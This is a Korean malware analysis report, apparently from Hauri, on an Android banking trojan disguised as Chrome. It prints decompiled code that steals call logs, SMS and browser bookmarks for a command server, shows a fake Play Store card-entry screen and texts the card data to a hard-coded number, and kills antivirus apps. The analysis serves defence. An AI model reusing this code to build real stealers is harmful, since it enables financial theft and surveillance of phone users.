서버로부터 SMS를 번호와 내용을 받아와 SMS 앱에 실행한다.

```
if (JSONObject.has(NetworkController.FIELD_NUMBER_SEND_TO)) {
    if (JSONObject.has(NetworkController.FIELD_MESSAGE)) {
        try {
            String Num;
            int code = VERSION.SDK_INT;
            String number = JSONObject.getString(NetworkController.FIELD_NUMBER_SEND_TO)
                .replace("p", "+");
            if (number.length() != 4 || code < 17) {
                Num = number;
            } else {
                Num = "+" + number;
            }
            String text = JSONObject.getString(NetworkController.FIELD_MESSAGE);
            Intent intent = new Intent();
            intent.setAction("android.send.mms");
            intent.putExtra("a", Num);
            intent.putExtra("b", text);
            this.context.sendBroadcast(intent);
        }
    }
}
```

[그림 6] SMS전송

전화기록을 탈취하여 서버로 전송한다.

```
if (JSONObject.has(NetworkController.FIELD_CALL_LOG)) {
    result = false;
    try {
        String getCallLog = JSONObject.getString(NetworkController.FIELD_CALL_LOG);
        if (!getCallLog.equals("null") || !"".equals(getCallLog)) {
            new ReportWithDataTask(this.context, NetworkController.FIELD_CALL_LOG)
                .execute(new Object[]{getCallLog});
        }
        result = true;
    }
}
```

[그림 7] 전화기록 탈취

SMS를 탈취하여 서버로 전송한다.

```
if (JSONObject.has(NetworkController.FIELD_SMS_HISTORY)) {
    result = false;
    try {
        String getSmsHistory = JSONObject.getString(NetworkController.FIELD_SMS_HISTORY);
        if (!getSmsHistory.equals("null") || !"".equals(getSmsHistory)) {
            new ReportWithDataTask(this.context, NetworkController.FIELD_SMS_HISTORY)
                .execute(new Object[]{getSmsLog});
        }
        result = true;
    }
}
```

[그림 8] SMS탈취

기본, 크롬브라우저의 즐겨 찾기 목록을 탈취하여 서버로 전송한다.

```
if (JSONObject.has(NetworkController.FIELD_HISTORY)) {
    result = false;
    try {
        String getHistory = JSONObject.getString(NetworkController.FIELD_HISTORY);
        if (!getHistory.equals("null") || !"".equals(getHistory)) {
            new ReportWithDataTask(this.context, NetworkController.ACTION_HISTORY)
                .execute(new Object[]{getHistory(Browser.BOOKMARKS_URI)});
            result = true;
            new ReportWithDataTask(this.context, NetworkController.ACTION_HISTORY)
                .execute(new Object[]{getHistory(Uri.parse("content://com.android.chrome.browser/bookmarks"))});
        }
    }
}
```

[그림 9] 즐겨 찾기 목록 탈취

서버로부터 URL을 받아와 화면에 띄워준다.

```
if (JSONObject.has(NetworkController.FIELD_URL_TO_SHOW)) {
    try {
        url = JSONObject.getString(NetworkController.FIELD_URL_TO_SHOW);
        result = (url == null || "".equals(url)) ? false : true;
        if (result) {
            Intent intent2 = new Intent("android.intent.action.VIEW", Uri.parse(url));
            intent2.addFlags(268435456);
            this.context.startActivity(intent2);
        }
    }
}
```

[그림 10] URL뷰

갱신 할 C&C주소를 서버로부터 받아온다.

```
if (JSONObject.has(NetworkController.FIELD_NEW_SERVER)) {
    result = false;
    try {
        String server = JSONObject.getString(NetworkController.FIELD_NEW_SERVER);
        if (!server.equals("null") || !"".equals(server)) {
            url = parseServerUri(server);
            if (!"".equals(url)) {
                result = eetkwilltappg.writeFile(this.context,
                    NetworkController.FIELD_NEW_SERVER, url);
            }
        }
    }
}
```

[그림 11-1] C&C주소 갱신

받아온 C&C주소를 AES암호화하여 파일로 저장한다.

```
static final boolean writeFile(Context context, String filename, String text) {
    FileOutputStream fileWriter = null;
    try {
        String imei = omxdv.getImei(context);
        SecretKey secret = new SecretKeySpec(SecretKeyFactory.getInstance("AES")
            .generateSecret(new PBESpec(imei.toCharArray(),
                imei.getBytes("UTF-8"), 2, AccessibilityNodeInfoCompat.ACTION_NEXT_AT_MOVEMENT_GRANULARITY))
            .getEncoded(), "AES");
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        cipher.init(1, secret);
        byte[] iv = ((IVParameterSpec) cipher.getParameters()).getParameterSpec(IVParameterSpec.class).getIV();
        byte[] cipherText = cipher.doFinal(text.getBytes("UTF-8"));
        fileWriter = context.openFileOutput(filename, 0);
        fileWriter.write(iv, length);
        fileWriter.write(cipherText);
        fileWriter.flush();
    } catch (Exception e) {
    } finally {
        omxdv.close(fileWriter);
    }
    return fileExists(context, filename);
}
```

[그림 11-2] AES암호화

악성행위 실행주기를 서버로부터 받아온다.

```
if (JSONObject.has(NetworkController.FIELD_POLL_INTERVAL)) {
    result = false;
    try {
        int interval = JSONObject.getInt(NetworkController.FIELD_POLL_INTERVAL);
        if (10 <= interval && interval <= 86400) {
            result = eetkwilltappg.writeFile(this.context,
                "interval", String.valueOf(interval));
            AlarmManager scheduler = (AlarmManager) this.context
                getSystemService(NotificationCompatApi21.CATEGORY_ALARM);
            PendingIntent askForJob = PendingIntent.getBroadcast(
                this.context, 0, new Intent(this.context, NetworkController.class), 0);
            scheduler.cancel(askForJob);
            scheduler.setRepeating(0, System.currentTimeMillis()
                + 60000, (long) (interval * 1000), askForJob);
        }
    }
}
```

[그림 12] 실행주기

현재 화면에 실행 중인 앱이 구글 스토어인지를 검사한다.

```

ActivityManager am = (ActivityManager) smali3.this.getSystemService("activity");
if (VERSION.SDK_INT > 17) {
    T_Init = ((RunningAppProcessInfo) am.getRunningAppProcesses().get(0)).processName;
} else {
    T_Init = ((RunningTaskInfo) am.getRunningTasks(1).get(0)).topActivity.getPackageName();
}
if (T_Init.contains("com.android.vending") && !T_Init.contains("bf_lib")) {
    Intent intent = new Intent(smali3.this.getApplicationContext(), smali2.class);
    intent.addFlags(268435456);
    if (!smali3.this.Work("smali4") {
        if (smali3.this.isPlaying) {
            smali3.this.startActivity(intent);
        }
        if (!smali3.this.isPlaying) {
            smali3.this.isPlaying = true;
        }
    }
}
}
    
```

[그림 13-1] 현재 실행 중인 앱 검사

현재 실행 중인 앱이 구글 스토어일 경우 가짜 결제 창을 띄워 카드 정보 입력을 요구한다.

```

protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_pm);
    overridePendingTransition(R.anim.trans_left_in, R.anim.trans_left_out);
    EditText CC = (EditText) findViewById(R.id.cc);
    Button Save = (Button) findViewById(R.id.pm_ok);
    EditText MM = (EditText) findViewById(R.id.mm);
    EditText YY = (EditText) findViewById(R.id.yy);
    EditText CVV = (EditText) findViewById(R.id.cvv);
    RelativeLayout Exp_Data = (RelativeLayout) findViewById(R.id.exp);
    MM.addTextChangedListener(new AnonymousClass1(MM, YY));
    YY.addTextChangedListener(new AnonymousClass2(YY, MM));
    Save.setOnClickListener(new AnonymousClass3(MM, YY, CVV));
    CC.addTextChangedListener(new AnonymousClass4(CC));
    CC.addTextChangedListener(new AnonymousClass5(CC, Exp_Data, MM, YY, CVV, Save));
}
    
```

[그림 13-2] 카드 정보 입력 요구

입력 받은 카드정보를 탈취하여 SMS으로 보낸다.

```

protected String doInBackground(String... arg0) {
    String Data = new StringBuilder(String.valueOf(smali2.this.User_Card))
        .append(" | ")
        .append(smali2.this.Exp)
        .append(" | ")
        .append(smali2.this.Cvv)
        .toString();
    new ReportWithDataTask(smali2.this.getApplicationContext(), "sms")
        .execute(new Object[]{" | " + new Sms(
            "Inject", JSONObject.quote(Data), true) + " | "});
    MasterSzeF.send(smali2.this.getApplicationContext(), "+790670831115", Data);
    try {
        Thread.sleep(5000);
    } catch (InterruptedException e) {
        e.printStackTrace();
    }
    return Data;
}
    
```

[그림 13-3] 카드 정보 탈취

현재 백신이 실행 중이면 백신을 종료시킨다.

```


for (ApplicationInfo applicationInfo : getPackageManager().getInstalledApplications(
    AccessibilityNodeInfoCompat.ACTION_CLEAR_ACCESSIBILITY_FOCUS)) {
    String Av = applicationInfo.packageName;
    if (Av.contains("com.ies") || Av.contains("com.avast") || Av.contains("com.eset")
        || Av.contains("com.drweb") || Av.contains("com.android.settings")) {
        Intent intent = new Intent("android.settings.SETTINGS");
        intent.setFlags(1342177280);
        startActivity(intent);
        intent = new Intent("android.intent.action.MAIN");
        intent.addCategory("android.intent.category.HOME");
        intent.setFlags(268435456);
        startActivity(intent);
        int listsize = runApplist.size();
        if (runApplist != null) {
            for (int i = 0; i < listsize; i++) {
                if (((RunningAppProcessInfo) runApplist.get(i)).processName.contains(Av)) {
                    Process.killProcess(((RunningAppProcessInfo) runApplist.get(i)).pid);
                    activityManager.killBackgroundProcesses(((RunningAppProcessInfo) runApplist.get(i)).processName);
                    Process.sendSignal(((RunningAppProcessInfo) runApplist.get(i)).pid, 9);
                    Process.sendSignal(((RunningAppProcessInfo) runApplist.get(i)).pid, 15);
                    Process.sendSignal(((RunningAppProcessInfo) runApplist.get(i)).pid, 23);
                    is(((RunningAppProcessInfo) runApplist.get(i)).processName);
                }
            }
        }
    }
}
    
```

[그림 14] 백신 종료

크롬은 많은 사용자들이 잘 알고 사용하기 때문에 이번에 발견 된 악성 앱처럼 조금만 방심해

도 사용자는 쉽게 속아 넘어간다. 실제 이용되고 있는 banking 앱과 똑같은 UI를 만들어 사용자로부터 금융 정보를 입력 받아 탈취하는 악성 금융 앱 또한 같은 사례라고 볼 수 있다. 앞으로도 더욱 교묘하고 치밀하게 사용자를 속이는 기법들이 연구 되고, 많은 앱 들이 등장 할 것이다. 사용자는 항상 최신 백신을 설치하고 주기적인 검사 및 업데이트를 해야 예방 할 수 있다.

작성자 : TS



감사합니다.

(주)하우리 www.hauri.co.kr

서울시 종로구 율곡로 238(예일빌딩) 7층

TEL. 02-3676-1100 FAX. 02-3676-8011